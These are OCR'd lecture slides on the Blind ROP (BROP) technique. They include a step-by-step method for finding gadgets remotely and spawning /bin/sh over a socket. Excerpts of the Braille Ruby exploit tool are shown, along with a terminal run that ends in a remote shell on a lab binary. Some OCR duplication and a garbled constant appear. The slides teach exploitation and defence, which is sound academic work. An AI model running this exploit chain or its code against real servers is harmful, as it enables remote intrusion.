
# Finding the BROP Gadget




# Finding the BROP Gadget




# Finding the BROP Gadget




# Finding the BROP Gadget



# Pieces of the puzzle




# Pieces of the puzzle





stop gadget
[call sleep]

strcmp (and several other libc functions) will set rdx to an attacker controlled value

# Pieces of the puzzle




# Procedure Linking Table (PLT)



# Fingerprinting `strcmp`

| arg1 | arg2 | result |
|---|---|---|
| readable | 0x0 | crash |
| 0x0 | readable | crash |
| readable | readable | no crash |

Can now control three arguments: strcmp sets RDX to length of string



# Finding `write`

1. Try sending data to socket by calling candidate PLT function.
2. Check if data received on socket.
3. Chain writes with different FD numbers to find socket. Use multiple connections.

# Launching a shell

1. dump binary from memory to network. Not blind anymore!
2. dump symbol table to find PLT calls.
3. redirect stdin/out to socket:
   - `dup2(sock, 0); dup2(sock, 1);`
4. `read()` `/bin/sh` from socket to memory
5. `execve("/bin/sh", 0, 0)`


# Exploits Requirement Today

1. Break DEP -> **ROP** 
2. Break Canary -> **Canary leaking** 
3. Break ASLR -> **Scan for gadgets** 

# Braille

1. Fully automated: from first crash to shell.
2. 2,000 lines of Ruby.
3. Needs function that will trigger overflow
   - nginx: 68 lines.
   - MySQL: 121 lines.
   - toy proprietary service: 35 lines

# Attack Complexity




# of requests
for nginx

# Outline

# braille.rb

```
s3lab@debian:~/exploit$ vi braille.rb
      1#!/usr/bin/env ruby
      2# encoding: ASCII-8BIT
      3
      4 require 'socket'
      5 require 'timeout'
      6
      7 RC_CRASH   = 1
      8 RC_NOCRASH = 2
      9 RC_INF     = 3
     10 RC_STUFF   = 4
     12 TEXT
     13 DEATH       = 0x400000
     14 VSYSCALL    = 0x4242424242424242
                    = 0xffffffffff600000
     15 STRCMP_WANT = 16
     16 MAX_FD      = 20
     17 MAX_CONN    = 50
     18 FD_USE      = 30
     19 SEND_SIZE   = 4096
     20
     21 GADGETS = { "syscall" => /\x0f\x05/,
     22             "rax"     => /\x58\xc3/,
     23             "rdx"     => /\x5a\xc3/,
     24             "rsi"     => /\x5e\xc3/,
     25           }
```

# braille.rb

```
27 class Braille
28
29 def initialize
30         @ip     = "127.0.0.1"
31         @port   = 7777
32         @to     = 2
33         @reqs   = 0
34 #       @rev    = true
35         @endian = ">" if @rev
36 #       @small  = true
37         @max_fd = MAX_FD
38 end
```

# braille.rb

```
1797 def dropshell(s)
1798         s.write("\n\nuname -a\nid\n")
1799
1800         while true
1801                 r = select([s, STDIN], nil, nil)
1802
1803                 if r[0][0] == s
1804                         x = s.recv(1024)
1805
1806                         break if x.length == 0
1807
1808                         print("#{x}")
1809                 else
1810                         x = STDIN.gets()
1811
1812                         s.write(x)
1813                 end
1814         end
1815 end
```

# braille.rb

```
2024 def try_exploit(need, fd)
2025         rop = build_exp_rop(true, fd)
2026         abort("Can't exp") if not rop
2027         print("ROP chain #{rop.length} #{rop.length * 8} bytes\n")
2028         conns = []
2029 
2030         need.times do
2031                 conns << make_connection()
2032         end
2033 
2034         print("Made connections\n")
2035         s = try_rop_print(0x666, rop, true)
2036         conns << s
2037         print("\nMade #{conns.length} connections\n")
2038 
2039         binsh = "/bin/sh\0"
2040         sleep(1)
2041 
2042         print("Writing /bin/sh\n")
2043         for s in conns
2044                 s.write(binsh)
2045         end
```

# braille.rb

```
2046
2047            s = find_sock(conns)
2048            if s == false
2049                    print("Can't find sock\n")
2050                    return false
2051            end
2052
2053            stuff = s.recv(1024)
2054            if stuff.index(binsh) == 0
2055                    print("Read /bin/sh\n")
2056            else
2057                    abort("dammmm")
2058            end
2059            dropshell(s)
2060
2061            return true
2062 end
```

# a.out

```
s3lab@debian:~/exploit$ file a.out
a.out: ELF 64-bit LSB executable, x86-64, version 1 (SYSV), dynamically linked
(uses shared libs), for GNU/Linux 2.6.24, BuildID[sha1]=
0x31ddbd50b95d9c40f6299dc558cccc27796838df, not stripped
s3lab@debian:~/exploit$ ./a.out
accept: Bad file descriptor
accept: Bad file descriptor
accept: Bad file descriptor
accept: Bad file descriptor
accept: Bad file descriptor
...
```

# a.out

```
s3lab@debian:~/exploit$ ./braille.rb
Doing find_overflow_len
Trying 0x8 ... ret
Trying 0x8 ... ret
Trying 0x9 ... ret
Trying 0xa ... ret
Trying 0xb ...
Found overflow len 10

==================
Reqs sent 6 time 0
==================
Doing find_rip
Trying 0x0 ... ret
Trying 0xb8 ... ret
Trying 0x21 ... ret
Trying 0xff ... ret
Trying 0xff ... ret
Trying 0x5b ... ret
Trying 0x3c ... ret
Doing find_gadget

...
==================
Reqs sent 1588 time 72
==================
Doing find_strcmp
Trying 0x0 ... inf
Trying 0x2 ... inf
```

# a.out

```
Found longer strcmp 4017da len 70
Found longer strcmp 4017da len 81
Found longer strcmp 401b45 len 85
Found longer strcmp 401d58 len 90
Found gadget rsi at 0x401e63
Found gadget rdx at 0x403247
Found gadget rax at 0x40547b
Found gadget syscall at 0x459f8c

==================
Reqs sent 1972 time 141
==================
Doing exploit
Writable 0x66b25c
Socket 4
sleep
fcntl
syscall execve
ROP chain 114 912 bytes
Made connections
Trying 0x666 ...
Made 1 connections
Writing /bin/sh
Read /bin/sh
Linux debian 3.2.0-4-amd64 #1 SMP Debian 3.2.63-2 x86_64 GNU/Linux
uid=1000(s3lab) gid=1000(s3lab) groups=1000(s3lab),24(cdrom),25(floppy),29(audio),
30(dip),44(video),46(plugdev),104(scanner),109(bluetooth),111(netdev)
pwd
/home/s3lab/exploit
```

# Outline

# BROP

1. A technique to defeat ASLR on servers (generalized stack reading).
2. A technique to remotely find ROP gadgets (BROP) so that software can be attacked when the binary is unknown
3. Braille: a tool that automatically constructs an exploit given input on how to trigger a stack overflow on a server
4. The first public exploit for nginx-'s recent vulnerabilities, that is generic, 64-bit, and defeat ASLR, Canaries, and DEP.

www.scs.stanford.edu/brop/bittau-brop.pdf

# Discussion

How do you prevent this attack?

# Questions